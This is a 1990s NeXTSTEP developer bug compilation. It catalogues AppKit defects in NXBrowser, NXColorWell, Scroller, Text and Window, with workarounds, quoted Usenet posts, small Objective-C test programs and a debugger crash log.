Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use `-[Matrix setSelectedFrom:to:anchor:lit:]` on the matrix obtained for the desired column (using `-matrixInColumn:`).

Cure (for NeXT): Document this in a prominent location in the NXBrowser documentation, including why it works (reassuring the programmer that NXBrowser indeed relies on Matrix to remember this if that is the case).

Report history: Discussion on c.s.n.p in 1995-08.

Comment: Is the `selectedCell` ivar actually a List of them (not tested)? If not, where is the information stored? And what about delegate methods, or are they only invoked for GUI-initiated selection setting (and `-selectAll:`, `setPath:?`)?

KBNS.32.2.014_o3.2o Operation with shift key disturbed during sound playback

Description: While a sound is playing, the operations with the shift key held down in a browser that accepts multiple selections is affected as if the shift key is (not really always) released between `'select'` mouse actions. This persists after the sound has finished playing until the shift key has been really released. (During playback, the CPU is less than 50% occupied, and the bug does not occur if it's completely busy with another activity than playback, although Art_Isbell says it does.)

How to verify: Use `sndplay` from a shell for the sound (Dirk_Lehmann says it works with `Sound.app` too), and check a `File Viewer` and `Librarian.app`. Maybe it's only for 8-kBps mu-law recordings?

Urgency: Does no harm, is immediately detectable, and is actually so weird that it becomes funny

Confirmed: Dirk_Lehmann (unknown version on black hardware, reported), Raf_Schietekat (o3.2o)

Workaround: Wait until the sound has finished or split up your actions with the browser.

Cure (for NeXT): Cure it (absolutely no hurry to this one).

Report history: Reported to c.s.n.bugs on 1994-11-03 by Dirk_Lehmann for File Viewers

Comment: Is there a more appropriate place than NXBrowser(Cell) to classify this?

XXX.32.2 lost characters: Yes, if I do a glissando over a row of keys, but during typing? Didn't see the UPPERCASE thing. (I have a monochrome NeXTstation classic.) But look at the follow-up to this: there does seem to be a problem, according to several posters.

From: felix@nice.usergroup.ethz.ch (Felix Rauch)

Newsgroups: comp.sys.next.bugs

Subject: Re: Strange behavior : Workspace <-> soundplaying !

Date: Sun, 6 Nov 1994 12:06:54 GMT

Originator: HARKA@nice

Dirk Lehmann (lehmann@iaeb.kloeckner-hb.de) wrote:

> Recently I tried to copy some files within the workspace, while a soundfile
> was playing in background through Sound.app (by NeXT). I only wanted to copy
> some files, so I pressed shift to select the desired files. In this moment the
> workspace started doing tricks on me: I could only select one file at a time.
> No matter what kind of file, only one. After the sound was fully played,
> I released the shift key and started again with selecting files, now everything
> was as it ever was. The same thing happens, when you play a sound with
> sndplay from a shell !

> Where is the connection between workspace & playing sounds ???

There also seems to be something wrong with the keyboard when playing sounds. Keystrokes get lost and sometimes the keyboard suddenly switches to UPPERCASE. This happens on a color slab with NS3.2. I already sent NeXT a bug-report about this. Maybe this has to do with the sound-format. Most of my sound-files are 8 bit muLaw at 8012.821 Hz.

- Felix

--

Felix Rauch, CS-Student @ ETH Zurich, Switzerland.

internet: felix@nice.ch (NeXT Mail welcome)

LS,

I plead guilty to sloppy verification of the keystrokes thing: I have now verified loss, during straight typing on my classic NeXTstation, of both ordinary keystrokes and key-ups of the shift key (so that the system thinks the shift key is still down, and produces all capitals).

Well, I've been punished for it: when I tried to produce a CD-quality .snd file from a .score to compare with 8-kBps .snd files, my hard disk filled up, so my system crashed and I had to reboot (from the hardware monitor, fschk and all).

I have found that (with some facts repeated):

- CPU load per se does not matter (a simple 8-kBps sound file causes (far) less than 10% CPU load and the problem does occur; the problem does not occur during full CPU load like opening a

large file in Edit)

- only 8-kBps mu-law sound using the DSP causes the problem, not straight 16-bit sound (which is probably fed directly to the DACs)
- playing a .score on the DSP does not cause the problem to happen, so it may be a problem of feeding the DSP with unexpanded mu-law input on harsh real-time constraints

I think that, when a sound is to be played, the system tries to use the DSP if this is necessary (for expanding mu-law sound, for instance), and will use the DSP if it is currently free (so the DSP has indeed *not* fallen into disuse). Otherwise, the work is done on the CPU. That means that if the system is currently playing a .score, and a mu-law .snd is performed in the meantime (but started later), the problem will not occur (verified), because the .score is occupying the DSP, and so the .snd is unpacked and merged (with the DSP output) on the CPU. Well, I did check the ReleaseNotes for clues (see ``Sounds which formerly required [...]'' in Sound.rtf)...

So, unless NeXT has a better explanation and/or cure (Thomas Katzlberger writes about ``something [...] in NeXT's FAQs'', but is not specific, and Art Isbell reports the problem while no .snd is playing, although he hasn't described how to reproduce it), I suggest that there be a NetInfo entry to decide whether mu-law sounds are expanded on the DSP if it is available (losing keystrokes is not as innocent as strange NXBrowser behaviour, especially if you're typing from printed copy so you can't look at the screen all the time, but expanding mu-law sounds on the CPU does cost a bit, especially on '030 cubes).

Raf Schietekat, RfSchtkk@maze.ruca.ua.ac.be, Flanders, Belgium
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
Addressing limitations: no !, % or .uucp, I think

XXX.3.2 KBNS.00.0.028_o3.0o Bug with reuseColumns:YES

With reuseColumns:YES and using setImage:, those images will reappear somewhere else where they shouldn't (I've only tested non-lazy browsers).
Workaround: setImage:nil everywhere, or taking reuseColumns:YES out.

XXX.3.2 KBNS.10.2.011_o3.0o Bug with getPath:toColumn:

[browser getPath:pc_path toColumn:column] doesn't include column itself, one has to give [browser lastColumn]+1 as an argument to get the full path. This is silly, all the more so because it makes no sense if the last selected Cell is a leaf: a leaf never leads to another column. Because the method doesn't work as common sense indicates, and because the documentation gives no warning about that whatsoever, I consider this a bug.
Cure: add a method getPath:forColumn:, and document the previous one as obsolete (though it should not disappear!).

XXX.3.2 KBNS.00.0.025_o3.0o keyDown: doesn't invoke addColumn

The documentation says that addColumn shouldn't be invoked explicitly because doClick: and keyDown: do that. But keyDown: doesn't. Trying to invoke it explicitly anyway as a workaround just causes trouble. Solution, anyone? SavePanel and the File Viewers work correctly^{1/4}

XXX.3.2 KBNS.00.0.026_o3.0o Bug

Even with setEmptySelectionEnabled:YES, a left arrow on the leftmost column doesn't unselect it. Again, SavePanel and the File Viewers work correctly^{1/4}

XXX.3.2 KBNS.00.0.024_o3.0o Nuisance

Doing setTitle:ofColumn: inside browser:fillMatrix:inColumn: works for the first column, but not for the others. The docs say that the column has to be loaded for this method to have any effect, but inside this fill method, the intention is quite clear, right? So cure or motivate. Workaround: setting a variable to the title in browser:fillMatrix:inColumn:, and implementing browser:titleOfColumn: to return just this value (preferable to maintaining the two browser:... methods to mirror each other).

KBNS.11.1.003_o3.0±3.2o Tiny harmless display bug, reported by Robert_Nicholson (for 3.0 and 3.1), verified by Raf_Schietekat (for 3.0 and 3.2)

An NXBrowser's vertical size changes by even amounts only. Test by resizing Mail.app's Mailboxes window, or any Open Panel; look at the top of the NXBrowser.

Suggestions follow

KBNS.32.2.024_o3.2o An NXBrowser's scroll buttons should acceptsFirstResponder, its selection shouldn't.

Description: See subject. Now it's just the opposite.

How to verify: Make or modify an application that uses an NXBrowser with (horizontal) scroll buttons. Find acceptsFirstResponder in your application and make sure that it never applies to NXBrowser. Run it. Activate another application. Click on a scroll button. It doesn't work. Click again. It works. Activate another application. Click on another browser item. It is selected.

Urgency: Suggestion. I can't find a specific guideline by NeXT, but it seems logical: a Button acceptsFirstResponder, a Text (which has a selection) does not.

Confirmed: Raf_Schietekat (o3.2o, reported)

XXX.3.2 KBNS.00.0.027_o3.0o Suggestion. Give the defaults in the setSomeAttribute: documentation.

/Object/Responder/View/Control/NXColorWell

KBNS.32.1.024_o3.1±3.2o Problematic behaviour when inside a ScrollView

Description: ``Colorwells won't display correctly if put in a ScrollView and scrolled around."

How to verify: ``(Try "Group in ScrollView" with some ColorWells in InterfaceBuilder, make ScrollView smaller so that scrolling becomes necessary and "Test Interface")"

Urgency: Display mishap

Confirmed: kampp@nemesis (Ralf &) (o3.1o, reported), Raf_Schietekat (o3.2o)

Workaround: ``The workaround I use is to send a setCopyOnScroll:NO message to the ScrollView. Note that it will slow down the display of that view."

Raf Schietekat: Some of the observed behaviour leads me to suspect that NXColorWell uses the partial NXRect arguments to drawSelf:: but does not correctly handle them. It does seem to correctly deal with drawSelf:: with only one argument, so it might help to implement a subclass that does the following:

```
-drawSelf:(const NXRect *)rects :(int)rectCount{
    return [super drawSelf:rects :1];
}
```

(If even this doesn't help, using &bounds surely will.) You should then let this subclass poseAs:[NXColorWell class] (do this in the main() method, and set PB to not generate the main file on save).

Note: I have verified neither method, although probably the first workaround only partially cures the problem.

Cure (for NeXT): Cure it (see second workaround).

Report history: kampp@nemesis (Ralf &) (huh? what address is that?) reported this to c.s.n.p on 1994-04-12, and scheurer@lithnext.epfl.ch (Marco Scheurer) provided the first workaround. KBNS.32.2.rev: second workaround.

/Object/Responder/View/Control/Scroller

KBNS.00.0.029_o3.0o_o3.2o And for the icing on the cake (old little bug)¼ Here is apparently the only obvious off-by-one problem inherited from the previous release. It can be detected as follows:

```
position cursor some 5 pixels below top of scroller bar in this window;
while(!(you're getting tired || you're getting bored) && !(you have understood)){
    press mouse button;
    drag bar some two pixels and scroll this algorithm back into view;
    release mouse button;
```

```
} // hold the mouse still between button up and button down, you... human!
```

You'll gradually move up until you drop off the bar and the next pressing action on the left mouse button will let the bar jump underneath the cursor. Very harmless, but a real-life situation if reading a long text, always occurs, and now you know.

XXX.3.2 KBNS.00.0.030_o3.0o Suggestion. If the user slides the Scroller (or Slider!) out of reach so that it blocks, and the cursor comes back into the reach, the bar should move immediately, and not wait until the cursor has reached the original mouse-down position relative to the bar, i.e., more like the way a View in an Interface Builder Window moves if one drags it around. That gives a more natural feeling: the user has frictional contact with the bar, not some abstract idea that requires learning (oh well), is more cumbersome to use regardless of practice (a bit), but is just easier to program. Except for digitising tablets in absolute mode.

/Object/Responder/View/Control/Slider See [/Object/Cell/ActionCell/SliderCell](#)

/Object/Responder/View/NXLiveVideoView

XXX.3.2 KBNS.00.0.034_o3.0o Reported by Subrata_Sircar (XXX my summary not confirmed by him yet), corroboration/refutation/clarification anyone? When displaying a video source, an NXLiveVideoView doesn't respect sibling Views (subviews are treated correctly) that partly cover it, unlike what a textfield does when updating from the value of a slider. To test, use IB's test mode for an NXLiveVideoView, a Button's target for the start: action, and a TextField, a Slider's target for the takeFloatValueFrom: action. Let the start button partly cover both views, start the video view. Even when the slider is moved, the button's integrity over the TextField is preserved, while the part that covers the video view has disappeared.

/Object/Responder/View/NXSplitView

Suggestions follow

KBNS.00.0.035_o3.0±3.2o Continuous operation

A default setting should be provided for these objects to control whether they continuously change, or exhibit the current behaviour (drawing a shadow). Somewhat like dragging window outlines vs. real dragging (this could also use a default setting in the reverse sense, to demonstrate the difference to the uninitiated). Preferences would provide control over this default value in the GLOBAL domain. (Subclassing is not a solution for existing apps.)

/Object/Responder/View/ScrollView

XXX.32.1 If +newFrame: does a set...ScrollerRequired:, -_update is called, and this calls -tile. But if the ScrollView is loaded from a NIB (as a CustomView), it may want to get connected to its subviews-to-be, before doing -tile. Shouldn't this _update stuff be postponed until the ScrollView will actually become visible? May be difficult to provide, so maybe this ought to be just a warning to the developers...

Suggestions follow

KBNS.00.0.036_o3.0±3.2o Richer interface to scrolling

ScrollView should provide a button, that, when clicked, provides a panel that is always proportional to the View it displays, with a subsection that indicates the part that shows through. The panel might display the whole View in miniature if this can be cheaply done. Then this can be dragged instead of the sliders only, giving two-dimensional control other than repeated corrections to the two sliders. Or else at least provide a joystick on the screen between the two fields of scroll buttons, and/or a little hand to drag the contents. (Subclassing is not a solution for existing apps.)

/Object/Responder/View/Text

See also KBNS.11.1.015 about \pard (not in normal documentation file)

XXX.33.1
Newsgroups: comp.sys.next.programmer
Return-Path: <jeremy@thoughtful.com>
From: jeremy@thoughtful.com (Jeremy Slade)
Message-Id: <9509182234.AA00806@thoughtful.com>

Date: Mon, 18 Sep 95 16:34:56 -0600
Subject: Re: nextcolortbl RTF directive
Cc: doug@uucp-1.csn.net

> > ...In playing around with some colored text, the Text object spit out
> > some RTF containing a directive:
> > ...{\nextcolortbl{\nextcolor1 ..some garbage here..}}...
> > I had never seen this before, it is certainly not mentioned in any

> > documentation that I have seen, and my RTF reader did not recognize
> > the nextcolortbl control word, of course. ...

> These are generated for "special" colors (colors which are richer than
> just RGB). These include CMYK and Pantone. The RGB version of the color
> is still written out, allowing non-NEXTSTEP readers to get a close
> enough approximation.

> Ali, Ali_Ozer@NeXT.com

The problem seems to be that these non-standard directives are not
preceded by *, which, according to the RTF specification, should be used
to signal a directive that should be ignored (including any text
associated with the directive) if the directive is not recognized by the
RTF reader. According to this spec, the reader should go ahead and insert
the text for unrecognized directives that DO NOT use *. Here is a sample
of the RTF generated by the Text object running under NS 3.2:

```
...{\colortbl;\red255\green255\blue255;\red0\green123\blue185;\red0\green0\  
blue0;}  
{\nextcolortbl{\nextcolor1  
040b73747265616d747970656481a20384016341840173fe93fe}  
{\nextcolor2  
040b73747265616d747970656481a203840163c4840373737300817b7b81b8b984012584067  
f411b312d33}  
}  
\cb1\pard...
```

Since there is no * preceding \nextcolortbl or \nextcolor1, etc, that
would mean the following text would be inserted into the output:

```
040b73747265616d747970656481a20384016341840173fe93fe040b73747265616d7479706  
56481a203840163c4840373737300817b7b81b8b984012584067f411b312d33
```

Somehow I do not think that this is the intended behavior.

Here is the text from the Microsoft RTF spec to which I have been
referring:

Certain groups, referred to as "destinations," mark the beginning of a
collection of related text. An example of this is the \footnote group,
where the footnote text follows the control word. Destinations added

after the RTF specification published in the March 1987 Microsoft Systems Journal may be preceded by the control symbol *. This control symbol identifies destinations whose related text should be ignored if the RTF reader does not recognize the destination. RTF writers should follow this convention when adding new control word. Destinations whose related text should be inserted into the document even if the destination is not recognized should not use *. In this chapter, all destinations that use * will be shown with * as part of the control word.

Jeremy

From: premise@umich.edu (Sean Michael Willson)
Newsgroups: comp.sys.next.programmer
Subject: Help Crashing on Find
Date: 23 Aug 1995 14:13:49 GMT

NeXTites,

I created all of the Help files for one of our application we sell at Lynn-Arthur Associates, and when a user searches on a word the system bombs if the word is not found and say there are three instances the word in the current doc, it finds all three but if you Find again it kills the whole application, not just help. Is this a know bug or am I doing something wrong? I have created the index and I have markers on almost every page....any help would be appreciated.

Sean Willson

--

| Sean M. Willson "Chance favors a prepared mind..." |
| University of Michigan College of Engineering |
| ASCII: premise@umich.edu NeXTMail: premise@engin.umich.edu |
| http://www.engin.umich.edu/~premise/ WWW Page (NeXT Stuff) |
NeXT Programmer for Lynn-Arthur Associates

From: Cedar Systems <Cedar@cedar.demon.co.uk>
Newsgroups: comp.sys.next.programmer

Subject: Re: Help Crashing on Find
Date: Wed, 23 Aug 95 17:24:34 GMT
Reply-To: Cedar@cedar.demon.co.uk
X-NNTP-Posting-Host: cedar.demon.co.uk

If you are using the Text method -findText:... then we have encountered this problem when searching backwards.

We found a workaround - it had something to do with selecting text prior to invoking findText - I do not have the code to hand right now.

If you are using findText: and are not able to work it out, email me and we can look into it further for you.

Lewis James.

Cedar Systems email: Cedar@cedar.demon.co.uk
 telephone: +44 1242 239221
 facsimile: +44 1242 254367

XXX.32.2
From: eps@futon.SFSU.EDU (Eric P. Scott)
Newsgroups: comp.sys.next.bugs
Subject: - readRTFDFrom: doesn't flag Text object as containing RTFD
Date: 6 Oct 1994 09:45:56 GMT
Reply-To: eps@cs.sfsu.edu

Severity: Avoidable Bug
Application/System Area where Bug was found: AppKit
Release Version: 3.1 and 3.2
Detailed Description:

A Text object loaded with an RTFD document via - readRTFDFrom:
isn't marked as containing RTFD data, so a subsequent
- saveRTFDTo:removeBackup:errorHandler: writes a flat file
sans images rather than the expected file package.

A workaround is to call the *undocumented* - setRTFD: method,
e.g. [myText perform:@selector(setRTFD:) with:(id)YES];
after the - readRTFDFrom:.

Robert Vasvari <vrobi@futon.sfsu.edu> assisted with the
preparation of this bug report.

--EPS--

XXX.32.1
Date: Thu, 7 Jul 94 10:16:39 -0700
Errors-To: maze!netsec@omnigroup.com
Reply-To: maze!mneher@bou.shl.com
Originator: next-prog@omnigroup.com
Sender: maze!next-prog@omnigroup.com
Precedence: bulk
From: Mark Neher <maze!mneher@bou.shl.com>
To: Multiple recipients of list <next-prog@omnigroup.com>
Subject: Strange behavior in Text and TextField objects
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers

This message was returned as undeliverable due to a gateway problem that I notice has plagued some others as well. If you have already received a copy, please ignore this and accept my apologies.

MTN

In the course of writing some find and replace code, we have turned up some instances where a selection length can overshoot the text itself. We were wondering whether this was documented behavior, anything anyone else had noticed, etc.

Some examples of how to reproduce this:

-- in a Text object, type "abc". If you double-click to select the word, the length of the text (using [myText textLength]) is 3, and the length of the selection (using [myText getSel:]) is also 3. If you triple-click to select the whole line, the textLength is still three; however, the selection length is now 4 (start.cp = 0, end.cp = 4). The same thing applies to a TextField; the first responder is the window's field editor, so the same method calls yield the same seemingly conflicting information.

-- in a Text object, type "a\n". Triple-clicking on the second line, after the newline, then calling the same methods, gives a textLength of 2, but a selection from 2 to 3, after the text.

This doesn't just cause problems in our code; if you invoke the [myText findText:ignoreCase:backwards:wrap:] on a Text object with this type of selection it results in a streams library error, such as:

```
Streams library error: Seek error, stream = 90ab2a0, data = 0
```

We have figured out how to get around this where it was causing us problems, but seek enlightenment as to the causes and other possible side effects.

Thanks,

Mark Neher

mneher@bou.shl.com

KBNS.32.1.028_o3.2o Title

XXX Seems valid...
Newsgroups: comp.sys.next.bugs
From: A.R.J.B.Simonis@twi.tudelft.nl (Armand Simonis)
Subject: Bug in Text object with -sizeToFit ?
Keywords: Text
Date: Tue, 12 Apr 1994 10:41:18 GMT

Hi,

We seem to have a problem with [Text sizeToFit]. If you insert a string with a '\n' with the message -setText:(char*) in a Text object after the creation of this object, you get strange results:

- sizeToFit doesn't work properly.
- the text you see isn't wrapped in the same way as the text really (?) present in the text object itself.

If you compile textbug.m , you can see for yourself ! Any explanation (is this a bug, or are we buggy ?) or help is greatly appreciated before we send it to NeXT.

Thanx,
Armand & Dimitri.

BTW under my signature : Makefile & textbug.m

==== Armand Simonis == A.R.J.B.Simonis@twi.tudelft.nl =====
Delft University of Technology || Epona Software Technology
Fac.Applied Math & Computer Science || Beuckelaar3, 2681 NG Monster
The Netherlands

'Every correct and minimal consuming algorithm must be elegant'
=====

== >8 == Makefile ===== >8 =====

```
textbug : textbug.m
        cc -Wall -o textbug textbug.m -lNeXT_s -lsys_s
```

```
= >8 textbug.m == >8 =====
#import <appkit/appkit.h>
```

```
static char* Text1P = "aaaa\n bbbbb cccc dddd eee ffff gggg hhhh iiii"
" jjjj kkkk";
static char* Text2P = "aaaa bbbbb cccc dddd eee ffff gggg hhhh iiii"
" jjjj kkkk";
```

```
id CreateText(NXRect FrameRect, char* TextP )
```

```

{
    id      TextID;
    NXSize   MaxSize={300,1e10};
    NXSize   MinSize={1,1};

    TextID = [ [Text alloc] initWithFrame:&FrameRect text:""
               alignment:NX_LEFTALIGNED ];
    [ TextID setHorizResizable:YES ];
    [ TextID setVertResizable:YES ];
    [ [ [ TextID setOpaque:YES] setEditable:YES ] setCharWrap:NO ];
    [ TextID setMaxSize:&MaxSize ];
    [ TextID setMinSize:&MinSize ];
    [ TextID setSel:0:0 ];
    [ TextID setText:TextP ];
    [ TextID calcLine ];
//    // Doesn't matter whether calcLine message is sent or not
    [ TextID sizeToFit ];
    // sometimes this doesn't calculate a correct height !!
    return TextID;
}

```

```

void Start(void)
{
    id      WindowID,ViewID,MenuID;
    NXRect   Rect, Frame1, Frame2;

    NXSetRect(&Rect,100,100,700,400);

    WindowID = [ [ Window alloc ]
                 initWithContentRect: &Rect
                 style : NX_TITLEDSTYLE
                 backing : NX_BUFFERED
                 buttonMask : NX_MINIATURIZEBUTTONMASK
                 defer : NO ];
    [ WindowID setTitle: "Text Bug Demo" ];
    [ WindowID display ];

    // menu....

    MenuID = [ [ Menu alloc] initWithTitle: "Text Bug" ];
    [ MenuID addItem: "Quit"
              action: @selector(terminate:)
              keyEquivalent: 'q' ];
    [ MenuID sizeToFit ];
    [ NXApp setMainMenu: MenuID ];

    // view...

    ViewID = [ [ View alloc ] initWithFrame:&Rect ];
    [ [ ViewID setOpaque: NO ] setFlipped:YES ];
    [ WindowID setContentView: ViewID ];

    // text....
}

```

```

NXSetRect(&Frame1, 0, 0, 0, 0);
NXSetRect(&Frame2, 350, 0, 0, 0);
[ ViewID addSubview: CreateText(Frame1,Text1P) ];
[ ViewID addSubview: CreateText(Frame2,Text2P) ];

/// start...
[ WindowID display ];
[ WindowID makeKeyAndOrderFront: nil ];
}

void main(void)
{
    NXApp = [Application new];

    Start();

    [NXApp run];
    [NXApp free];

    exit(0);
}
=== >8 ===== >8 =====
-----

```

XXX.3.2 KBNS.00.0.037_o3.0o Bug. If isMonoFont (try a non-RTF Edit window, any TextField), Text apparently doesn't look at the charSet value of a keyboard event to determine if it can display that character (test: a non-rich Edit window and alternate-b or something, should be Σ and is NeXTSTEP encoding å but in Symbol font). When unable to represent it correctly, a Text should refuse such a character.

XXX.3.2 KBNS.00.0.038_o3.0o Strange little bug. [Moved here from Preview.] If I Print/Preview a file with light grey in it (e.g., this file, maybe not in this incarnation), the previewed grey is rendered using dithering of dark grey spots in light grey letters. Why? We now have colour calibration, haven't we? (monochrome display) When converting the black to dark grey from version 5 to version 6 (editing in the RTF source) and from 6 to 7, I have seen that there were all sorts of colour information specifications: a colour table with six entries, and various \gray669s, for a file with just light grey (always the same swatch) and black! I tried to convert all to just \grey333 and \grey666, now all rendering defects have gone. Is this a Text bug, maybe? Or is it an NXColorPanel bug (too), because of the limited resolution and bad rounding (see there)?

XXX.3.2 KBNS.00.0.039_o3.0o It should be understood that hypertext facilities are special-purpose for NXHelpPanel. Hypertext facilities *very* limited and not very well suited for general application. Example: **Trying to prevent breaking ``hypertext links" in a special case.** When the filename is unspecified, the current file should be meant. Now this produces the directory containing the file, which can be specified

using a period also. This will prevent many link breaks when a file is renamed (current workaround: temporarily ignore RTF, and use the Find Panel (Replace All)).

XXX.3.2 KBNS.00.0.040_o3.0o Bug with RTFD Text and workaround. Reported by Scott_Hess on comp.sys.next.programmer 1993-01-21, NeXT-prog@cpac.washington.edu 1993-01-22 (replication) and my summary for this compilation approved by him: ``Asking a Text object to `-readRichText:` new RTFD data (that is with attachments, not just ordinary RTF data) while there is currently RTFD data (same remark) in the Text object is a recipe for disaster in 3.0 (up to dumping core sometimes, and, though tested only with a program compiled under 2.1, doubtlessly also applicable to NS_3.0-compiled programs). As a workaround, first do `[theText setText:""]`." Corroboration/refutation welcome. For more information, consult the postings and their author.

XXX.3.2 KBNS.00.0.042_o3.0±3.1o freed unallocated pointer, reported and verified by Subrata_Sircar (also for 3.1), from Errol_Ginsberg, Bug_NeXT.39964, published on comp.sys.next.bugs, error message on the shell verified by Raf_Schietekat (my editing didn't change anything about this), I edited the test program slightly, the rest (apart from a little formatting) literally from Subrata_Sircar

Subrata_Sircar: ``Once the paragraph style on a Text object is set using `setParaStyle:`, the Text object's free method will attempt to free an unallocated pointer within the NXTextStyle structure. This can lead to a crash under certain circumstances. The following test program, if linked against MallocDebug, will cause a warning to appear (`freed unallocated pointer: 0xc91d8`) if the window is closed before the `terminate:` message is sent.

```
*****
...
*****
```

The pointer being freed when the Text object is freed is (deep breath)

```
((*(text->_info)).cache.curRun)->paraStyle->tabs
```

where `_info` is a pointer to an NXLayoutInfo structure, `cache` is a NXTextCache structure, `curRun` is a pointer to an NXRun structure, `paraStyle` is a pointer to an NXTextStyle structure, and `tabs` is a pointer to an NXTabStop structure, with (presumably) several others following.

The workaround is to set a style which doesn't contain any tab stops before freeing the Text object (if the Text object is being freed as part of a window, from `windowWillClose:`). If necessary, one could subclass the Text object, implement the free method to set an NXTextStyle with no tabs, then call `[super free]` and have this class `poseAs:` the Text object."

XXX.32.1 Is this 3.2? Adapt main message, summarise perhaps, indicate workaround. Maybe see also preceding messages.
Newsgroups: comp.sys.next.programmer
From: dgoodman@is.rpslmc.edu (Dave Goodman)
Subject: NXTextStyle/NXTabStop question (Summary)
Keywords: Text, NXTextStyle
Reply-To: dgoodman@is.rpslmc.edu
Date: Mon, 6 Jun 1994 07:56:32 GMT

Thanks to all of you who responded, here is the general consensus...

The Text method: -setParaStyle: is broken and does not free memory correctly.

Instead, -changeTabStopAt:to: should be used.

An alternate method is to use -setSelProp:to: but I think if you want to change all the tab stops you'd have to NX_REMOVE TAB all the existing tabs and then NX_ADD TAB yours.

Again, thanks for all the help... (Now my app doesn't crash suddenly anymore :^)

-Dave

=====
= David I. Goodman N[eE]XTSTEP Developer =
= Single Source Systems, Inc. =
= dgoodman@is.rpslmc.edu =
=====

Disclaimer: No statements made in this article should be construed to reflect the opinions of Rush-Presbyterian-St. Luke's Medical Center or Single Source Systems. All opinions are wholly my own, and I am solely responsible for my statements.

KBNS.11.1.019_o3.0±3.2o Funny harmless bug, reported by Johan_Lorre Just try the up and down arrow keys while in a portion of text of size 1: they won't have any effect. The left and right arrow keys work fine.

XXX.3.2 KBNS.11.3.013_o3.1o -writeText: (design) bug If the Text is RTFD (probably also for RTF), any ``hyperlink" diamond knobs or TIFFs (and probably other attachments) are written as left single guillemots.

Suggestions follow

KBNS.33.1.002_o3.2o Text should be able to display a marker if lines are wrapped

Description: In Edit, a programmer may want to verify that lines are at most, say, 80 columns, and in a TextFieldCell (which uses Text for display), it may be important that WYSIAYG, without snags (also, say, in PB's Find display and things like that, which is what prompted me to write this).

How to verify: I didn't see any provisions.

Urgency: Suggestion for enhancement, low priority.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None, other than being careful.

Cure (for NeXT): Allocate flags, and provide methods, to do this.

KBNS.10.2.009_o3.0±3.2o Suggestion, copying from an empty selection NXBeep() when a Copy (or its derivative Cut) is done from an empty selection (just the insertion bar visible): the pasteboard contents have not been affected.

/Object/Responder/Window

```
XXX.33.0
Date: Sat, 20 May 95 04:34:29 -0700
Errors-To: maze!netsec%omnigroup.com
Reply-To: maze!brianw%sounds.wa.com
Originator: next-prog%omnigroup.com
Sender: maze!next-prog%omnigroup.com
Precedence: bulk
From: Brian Willoughby <maze!brianw%sounds.wa.com>
To: Multiple recipients of list <next-prog%omnigroup.com>
Subject: Re: Debugging Save-Window-Frame code on multiple monitors
X-Listprocessor-Version: 6.0 -- ListProcessor by Anastasios Kotsikonas
X-Comment: Questions and discussions of interest to NEXTSTEP programmers
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset=us-ascii
```

```
| ... I'm using the setFrameToString: and setFrameFromString:
| methods for the Window class.
```

```
I cannot say that I have thoroughly tested this, but I think that NEXTSTEP =
is broken in this respect. I have a dual-headed NeXTdimension (isn't that =
the only working multi-monitor system?), and the ONLY application that =
properly remembers to position itself on the second monitor is Terminal.app =
- all other programs remember the relative position, but try to show their =
windows on the primary monitor even if they were last show on the second =
monitor.
```

The problem extends to tear-off menus as well. I can't even tear off a menu =
on my second monitor and expect it to reappear in the same position when I =
quit and restart the application.

I've also found crashing bugs that lock up NEXTSTEP when a window is =
programmatically resized if it lies on my second monitor and extends across =
the boundary between the screens during the resize.

Of course, everything has been reported to NeXTbug.

```
| This works fine for me, but some users of the programs tell me  
| that it doesn't work right for multiple-monitor situations. The  
| default value written out by the application looks plausible for  
| them, eg:  
| "1194 717 590 106 1120 0 1120 832 "
```

I took a quick look at my Terminal defaults. It's probably a historical =
artifact, since Terminal was written before the Window class Frame save/set =
methods were added, but Terminal uses separate "WinLocX" and "WinLocY" to =
position the startup window instead of the "NXWindow Frame foo" standard. =
That's also probably the only reason it works on my system.

```
| So both monitors are 1120x832, and the default indicates that the  
| window frame should start at x-position 1194. Seems to me that  
| would have to be on the second monitor. However, the user tells  
| me it comes up on the first monitor.
```

My situation may be complicated because my second monitor is on the left, =
and thus all window x coordinates are negative. So don't assume that =
anything greater than 1120 is on the second monitor - it may well be true =
that everything less than 0 is on the second monitor.

This may hint at what is wrong with NEXTSTEP. Perhaps the code does an =
over-zealous bounds check and forces everything onto the primary screen in =
the current Window implementation. I think that this could be fixed if all =
screens' bounds were taken into account.

As for your case, I would suggest abandoning or rewriting the =
-saveFrameToString: and -setFrameFromString: methods in the Window class. I =
know this hurts, but I guess it depends upon how important it is to you for =
your application to work correctly onto multi-monitor systems.

Brian Willoughby Software Design Engineer, BSEE from NCSU
NeXTmail welcome Sound Consulting: Software Design and Development
BrianW@Sounds.WA.com Bellevue, WA

XXX.32.2 check this
Newsgroups: comp.sys.next.bugs
From: david_hi@runegate.demon.co.uk ("David I. Hitchcock")
Subject: [window setFrameAutosaveName] bug

Reply-To: david_hi@runegate.demon.co.uk
X-Posting-Host: runegate.demon.co.uk
Date: Wed, 22 Feb 1995 02:38:10 +0000

Recently we added setFrameAutosaveName to our Editor class and discovered that there is a rather bizarre bug in it. This bug can easily be demonstrated by a simple app that has just one class in it, which has an outlet to a window and a textfield.

The following code:

```
#import "AppDelegate.h"

@implementation AppDelegate

- awakeFromNib
{
    [theMainWindow setFrameAutosaveName:[[self class] name]];
    [theMainWindow setName:[[self class] name]];
    [textField setValue:32.3];

    return self;
}

@end
```

causes the following crash:

```
arachnid> cd "/Workstation/Simple"
gdb Simple.debug/Simple -x PB.gdbinit
cd "/Workstation/Simple"
arachnid> gdb Simple.debug/Simple -x PB.gdbinit
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for
details.
GDB 4.7 (NeXT 3.1), Copyright 1992 Free Software Foundation, Inc...
Reading symbols from /Workstation/Simple/Simple.debug/Simple...done.
Reading symbols from /usr/shlib/libMedia_s.A.shlib...done.
Reading symbols from /usr/shlib/libNeXT_s.C.shlib...done.
Reading symbols from /usr/shlib/libsys_s.B.shlib...done.

(gdb) run
Starting program: /Workstation/Simple/Simple.debug/Simple
Program generated(1): Memory access exception on address 0x0 (protection
failure).
0x50595b6 in localeconv ()
(gdb) Reading in symbols for crt0.c...done.
Reading in symbols for
Simple_main.m...done.
Reading in symbols for AppDelegate.m...done.

(gdb) where
```

```
